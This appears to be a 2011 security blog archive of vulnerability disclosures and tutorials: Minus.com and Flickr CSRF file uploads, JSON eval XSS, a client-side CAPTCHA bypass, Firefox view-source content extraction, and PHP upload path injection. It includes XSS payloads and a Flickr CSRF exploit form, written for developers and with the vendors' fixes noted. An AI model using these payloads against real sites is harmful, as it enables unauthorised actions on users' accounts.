Friday, September 9, 2011

Minus.com silent arbitrary file upload

Summary

Minus ( http://min.us - now moved to http://minus.com ) is a simple sharing platform that allows users to share, publish and discover photos, docs, music, videos and more. This relatively new site has gained media attention and was recently featured in Techcrunch.com, Sitepoint, Lifehacker, Wall Street Journal etc. Minus recently raised $1M from IDG Capital Partners.
A few months ago I've found a way to silently upload and publish a file of attacker's choosing on behalf of a logged in Minus user, similar to what I found on Flickr. Today I present the vulnerability details with demonstration of an attack. The demo was first publicly disclosed at SecurityByte 2011.

The exploit is another example of HTML5 arbitrary file upload vulnerability, this time though it requires user interaction as the exploit uses UI redressing content extraction. The exploit is Firefox only.

Wednesday, August 24, 2011

Death to the filters - how to validate JSON correctly

JSON is a pretty popular data-interchange format. It's supported across programming languages, fits naturally into Javascript environment, it's human-readable and it's much lighter than XML. No wonder the format is widely adopted in many web applications.
Disclaimer: This post will probably be nothing new to security experts. It's meant for developers, as I've seen vulnerable applications using the bad practices described here. 

Is JSON secure?

Well, it has some quirks (it had even more of them in the past) but mostly it's good enough. Provided two things:
  • you don't use eval!
  • you are sure that's JSON (not everything that's a valid Javascript is JSON, it's only a subset)
Eval() is, as usual, asking yourself for trouble. Unfortunately, it's common - it's even mentioned in JSON's own documentation as a recommended practice:
To convert a JSON text into an object, you can use the eval() function. eval() invokes the JavaScript compiler. Since JSON is a proper subset of JavaScript, the compiler will correctly parse the text and produce an object structure. The text must be wrapped in parens to avoid tripping on an ambiguity in JavaScript's syntax.

var myObject = eval('(' + myJSONtext + ')');
The eval function is very fast. However, it can compile and execute any JavaScript program, so there can be security issues. The use of eval is indicated when the source is trusted and competent. It is much safer to use a JSON parser. In web applications over XMLHttpRequest, communication is permitted only to the same origin* that provide that page, so it is trusted. But it might not be competent. If the server is not rigorous in its JSON encoding, or if it does not scrupulously validate all of its inputs, then it could deliver invalid JSON text that could be carrying dangerous script. The eval function would execute the script, unleashing its malice.
* docs are outdated, you can do cross-origin request now (CORS)

Example - no filters

So, when using eval() it's crucial that the input is in fact valid JSON that has not been tampered with. Consider the following situation:

Our application uses JSON to store various user preferences (e.g. background color settings). Server does not care about the JSON, it's only relevant to client-side scripts. The data flow looks like this:
  1. User fills out the 'change preferences' form
  2. Javascript code creates JSON out of this and POSTs it to the server
  3. Server stores JSON in the database and retrieves it in future requests. The resulting code looks like this:  preferences_json = '{"background":"red"}';
  4. Javascript needs to get preferences, so it uses:
var prefs = eval("(" + preferences_json + ")");
document.body.style.backgroundColor = prefs.background;
...
XSSing this is simple - escape from single quotes:
//  payload:    '; alert(1); //
// this will execute in the preferences_json line like this:
preferences_json = ''; alert(1); //';
So the server needs to either deny ' in input or escape the output (' becomes \'). Are we secure now? No!

Filtering

Even with proper escaping, we do not have to escape the string at all for XSS. We can do the code execution in eval() call:
// payload:   alert(1),{"background":"red"}
// This will become:
eval("("+'alert(1),{"background":"red"}'+")");
// and alert will execute. 
One very bad practice I saw is disallowing certain characters in JSON input when storing it. For example, you could disallow "(" and ")" so that function can't be executed. But there are ways to execute functions without "()" - see for example this wonderful vector for IE. In fact, it's even possible to execute JS in this context if you're only allowing a-z A-Z 0-9 { } - : , . " (most of these characters are required for JSON to work anyway). Another example - allow \ and attacker can use obfuscation (e.g. \u0020 ) and embed pretty much any character.

If you validate JSON by looking at characters only and disallowing / allowing them - you're toasted. You've just opened a bag of tricks for attackers to use (and new techniques requiring fewer characters are still in development). Don't!

Try for yourself!

Think you can execute arbitrary code in this victim page? Yes, you can!

Source code for examples is, as always, on GitHub. And remember:
  • If you accept JSON input, make sure it's a legit JSON input (JSON is a subset of Javascript!). In PHP you can use json_decode()to validate server-side.
  • Validating JSON using character whitelist is a dead end. Don't do it. There are really tricky vectors around.
  • Don't use eval! There's JSON.parse() built into newer browsers, for older - use this.

Monday, August 8, 2011

How not to implement CAPTCHAs (MotionCAPTCHA rant)

CAPTCHA ("Completely Automated Public Turing test to tell Computers and Humans Apart") are security controls used to prevent automated attacks against a website. You can see them in Gmail account register pages, blog comment forms etc. Sometimes they are used as a CSRF attack countermeasure.

How to do it?

Designing CAPTCHA challenge is hard - you need to fight OCRs (if the CAPTCHA is based on image recognition) and cheap labour (attackers pay $12 for solving 500 CAPTCHA, according to OWASP). On the other hand, it needs to be solvable by your users - so this one, while certainly being a strong challenge, is probably not a good idea ;)


But no matter what the challenge, the whole CAPTCHA architecture must be secure. For example:

  • it must be protected against replay attacks (CAPTCHA ID generated once cannot be reused)
  • CAPTCHA given for one session should not be valid in other session. There must be a relation between CAPTCHA and a session, so that the attacker won't solve the CAPTCHA (e.g. manually) in his own session and submit the solved value in the other session.
  • CAPTCHA solution must not be stored on the client
  • it must be protected against brute-force attack (e.g.require another CAPTCHA after a few invalid responses)
  • The amount of possible CAPTCHAs must be A Big Number (bruteforce protection).
I really recommend all the developers to read Strong CAPTCHA guidelines as many design issues are tricky. 

MotionCAPTCHA - The fail of the day

What pushed me into writing this blog post is the MotionCAPTCHA project I encountered. It's a HTML5 (yay!) canvas based project where the challenge is to repeat drawing a given shape to prove being a human. I've seen a few broken CAPTCHAs in my life, but this one is just over the top. Just two examples:

These are the available shapes (all 16 of them):


And this is how you implement it (cited from the readme):
  • You manually disable your form, by emptying the form's action attribute, and placing its value in a hidden <input> with a specific ID. You should also put disabled="disabled" on the submit button, for added points.
  • You add a few HTML lines to your form to initialise the MotionCAPTCHA canvas, and add the plugin's scripts to your page.
  • The user draws the shape and, if it checks out, the plugin inserts the form's action into the <form> tag. The user can submit the form, happy days.
I mean, WTF? So the form looks like this:
<form action="#" method="post" id="mc-form"> 
				<p><input class="placeholder" type="text" placeholder="your name &hellip;"></p> 
				<p><input class="placeholder" type="email" placeholder="your email address &hellip;"></p> 
				<p><textarea class="placeholder" placeholder="your message &hellip;" cols="" rows="3"></textarea></p> 
 
				<div id="mc"> 
					<p>Please draw the shape in the box to submit the form: (<a onclick="window.location.reload()" href="#" title="Click for a new shape">new shape</a>)</p> 
					<canvas id="mc-canvas"> 
						Your browser doesn't support the canvas element - please visit in a modern browser.
					</canvas> 
					<input type="hidden" id="mc-action" value="http://josscrowcroft.com/projects/motioncaptcha-jquery-plugin/" /> 
				</div> 
 
				<p><input disabled="disabled" autocomplete="false" type="submit" value="Submit"></p> 
				
				<p><a href="http://twitter.com/share" class="twitter-share-button" data-count="horizontal" data-via="josscrowcroft">Tweet</a><script type="text/javascript" src="http://platform.twitter.com/widgets.js"></script></p> 
 
			</form>
and when I solve the challenge, the 'mc-action' will become the form action and the form submits? And the server does not care about the challenge cause it's client side only? How about bot POSTing the form in its entirety to the mc-action URL and bypassing the CAPTCHA completely? #security #fail! Client side CAPTCHA will never be secure, it just can't!

Wednesday, July 6, 2011

Imgur.com session hijacking

Session hijacking usually requires XSS vulnerability (or MITM attack). But what to do when there is none? Of course, we might trick the user with UI Redressing!

Yesterday I presented a new way to trigger content extraction. Being UI redressing vector, it requires user intervention, this time tricking user to copy & paste some text through his clipboard to solve a kind of CAPTCHA challenge. Today we'll make a real life example of using this method.

Tuesday, July 5, 2011

Cross domain content extraction with fake captcha

Content extraction is one of the recently documented UI redressing vectors. It exploits Firefox vulnerability that allows to display any URL HTML source in an iframe like this:
<iframe src="view-source:http://any-page-you.like/cookies-included">

With social engineering attacker tricks user into selecting (usually invisible) page source and dragging it to attackers' controlled textarea. A simple demo is here:

Drag & drop other page source (cross-domain)
Once attacker gets the page source dropped into his textarea, he may begin to extract contents (like session IDs, user names, anti csrf tokens etc.) and launch further attacks.

However, this way of using the vector requires significant effort from a user and is pretty difficult to exploit in real world situation (there's some clicking and dragging involved). Also, it will stop working once Mozilla disallows cross origin drag & dropping.

I've found a neat way to do cross-origin content extraction that might be more suitable for some classes of websites. Ladies and gentleman, let me present Fake Captcha:

Saturday, June 18, 2011

File path injection in PHP ≤ 5.3.6 file upload (CVE 2011-2202)

Since the thing went public before new PHP version has been released, I present full details of the latest PHP vulnerability I reported - together with some sweet demo exploit. The issue was found with fuzzing being part of my recent file upload research. And I still have some more to show in the future :)


My thanks go to Paweł Goleń who helped analyze the vulnerability.

The PHP Part

The whole issue is tracked as PHP bug #54939, but the website is now down. The exemplary exploit is at pastebin. The nature of the bug is simple. PHP claims to remove the path component from HTTP file upload forms (transferred as MIME multipart/form-data requests), leaving only the file name given by the user agent. This is both for security, and to fix MSIE incompatibility (IE used to send full path like this: c:\WINDOWS\WHATEVER\My_file.txt).

However, in 2008 PHP developers made a off-by-one error, and, as a result, if a name starts with \ or / and has no other (back)slashes, it's left as-is. So, this allows for:
  • /vmlinuz
  • /autorun.inf (/ will map to C:\ in WINDOWS - the drive where your PHP is run from)
  • /boot.ini
and other interesting file "names" to pass through.

Wednesday, May 18, 2011

Invisible arbitrary CSRF file upload in Flickr.com

Summary

Basic upload form in Flickr.com was vulnerable to CSRF. Visiting a malicious page while being logged in to Flickr.com (or using Flickr.com 'keep me signed in' feature) allowed attacker to upload images or videos on user's behalf. These files could have all the visibility / privacy settings that user can set in Basic Upload form. Uploading files did not require any user intervention and/or consent.

Described vulnerability has been quickly fixed by Flickr.com team.

The exploit is an example of using my HTML5 arbitrary file upload method.

Demo


Vulnerability description

Flickr.com basic upload form displayed on http://www.flickr.com/photos/upload/basic/ submits a POST request with multipart/form-data MIME type (standard HTTP File Upload form).
Basic File Upload Form
This request looks like this:
POST /photos/upload/transfer/ HTTP/1.1
Host: up.flickr.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; pl-PL; rv:1.9.2.18pre) Gecko/20110419 Ubuntu/10.04 (lucid) Namoroka/3.6.18pre
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-2,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.flickr.com/photos/upload/basic/
Cookie: BX=somecookies&b=3&s=rv; localization=en-us%3Bus%3Bpl; current_identity_provider_name=yahoo; current_identity_email=removed@example.com; cookie_session=session-id-here
Content-Type: multipart/form-data; boundary=---------------------------410405671879807276394827599
Content-Length: 29437

-----------------------------410405671879807276394827599
Content-Disposition: form-data; name="done"

1
-----------------------------410405671879807276394827599
Content-Disposition: form-data; name="complex_perms"

0
-----------------------------410405671879807276394827599
Content-Disposition: form-data; name="magic_cookie"

8b84f6a5d988b5f3a1be31c841042f41
-----------------------------410405671879807276394827599
Content-Disposition: form-data; name="file1"; filename="0011.jpg"
Content-Type: image/jpeg

[binary-data-here]
-----------------------------410405671879807276394827599
Content-Disposition: form-data; name="tags"


-----------------------------410405671879807276394827599
Content-Disposition: form-data; name="is_public_0"

1
-----------------------------410405671879807276394827599
Content-Disposition: form-data; name="safety_level"

0
-----------------------------410405671879807276394827599
Content-Disposition: form-data; name="content_type"

0
-----------------------------410405671879807276394827599
Content-Disposition: form-data; name="Submit"

UPLOAD
-----------------------------410405671879807276394827599--

On line 11 there are some Flickr.com cookies, there is also a magic_cookie form field which looks like an anti-CSRF token. However, it was not verified properly. Changing the value or removing magic_cookie field still resulted in successful file upload.

To make things worse, Flickr.com uses persistent cookie BX for 'keep me signed in' feature. Sending POST request to http://up.flickr.com/photos/upload/transfer/does not require an active session set up beforehand. If BX cookie is present, Flickr.com will silently sign the user in while processing the request. Therefore all accounts using Flickr.com 'keep me signed in' feature were potential targets of described attack.

Attack

Malicious page with this HTML code:
<form enctype=multipart/form-data action="http://up.flickr.com/photos/upload/transfer/" method="post">
<input type=hidden name=is_public_0 value=1>
<input type=file name=file1>
<input type="submit">
<!-- no magic_cookie here, still works -->
</form>
was able to submit a file to Flickr.com on logged in user's behalf, because the browser would attach the Flickr cookies to the request, and Flickr had no way of distinguishing it from a legitimate request (a classic CSRF vulnerability).

Above technique required user to manually choose the file from his HDD. However, using my HTML5 arbitrary file upload method a malicious page was able to construct the raw multipart/form-data request in Javascript and send it quietly without user interaction. In the demo video, a button press is required, but this is only for presentational purposes. File upload can be triggered automatically on page load.

As a result, visiting malicious page in browsers supporting CORS requests as per specification (Firefox 4, Chrome) while using Flickr.com 'keep me signed in' feature (or having an active Flickr.com session) resulted in uploading images and videos chosen by attacker to Flickr.com photostream (with visibility settings, tags etc. chosen by the attacker).

Exemplary exploit code is here.

Fix

As of today, Flickr.com fixed the issue and contacted me to confirm the fix - all within a few hours since notifying, great work guys! Now magic_cookie value is checked upon processing the upload request.

Timeline

17.05.2011 - vulnerability discovered
18.05.2011 - vendor notified
18.05.2011 - vendor responded, fix released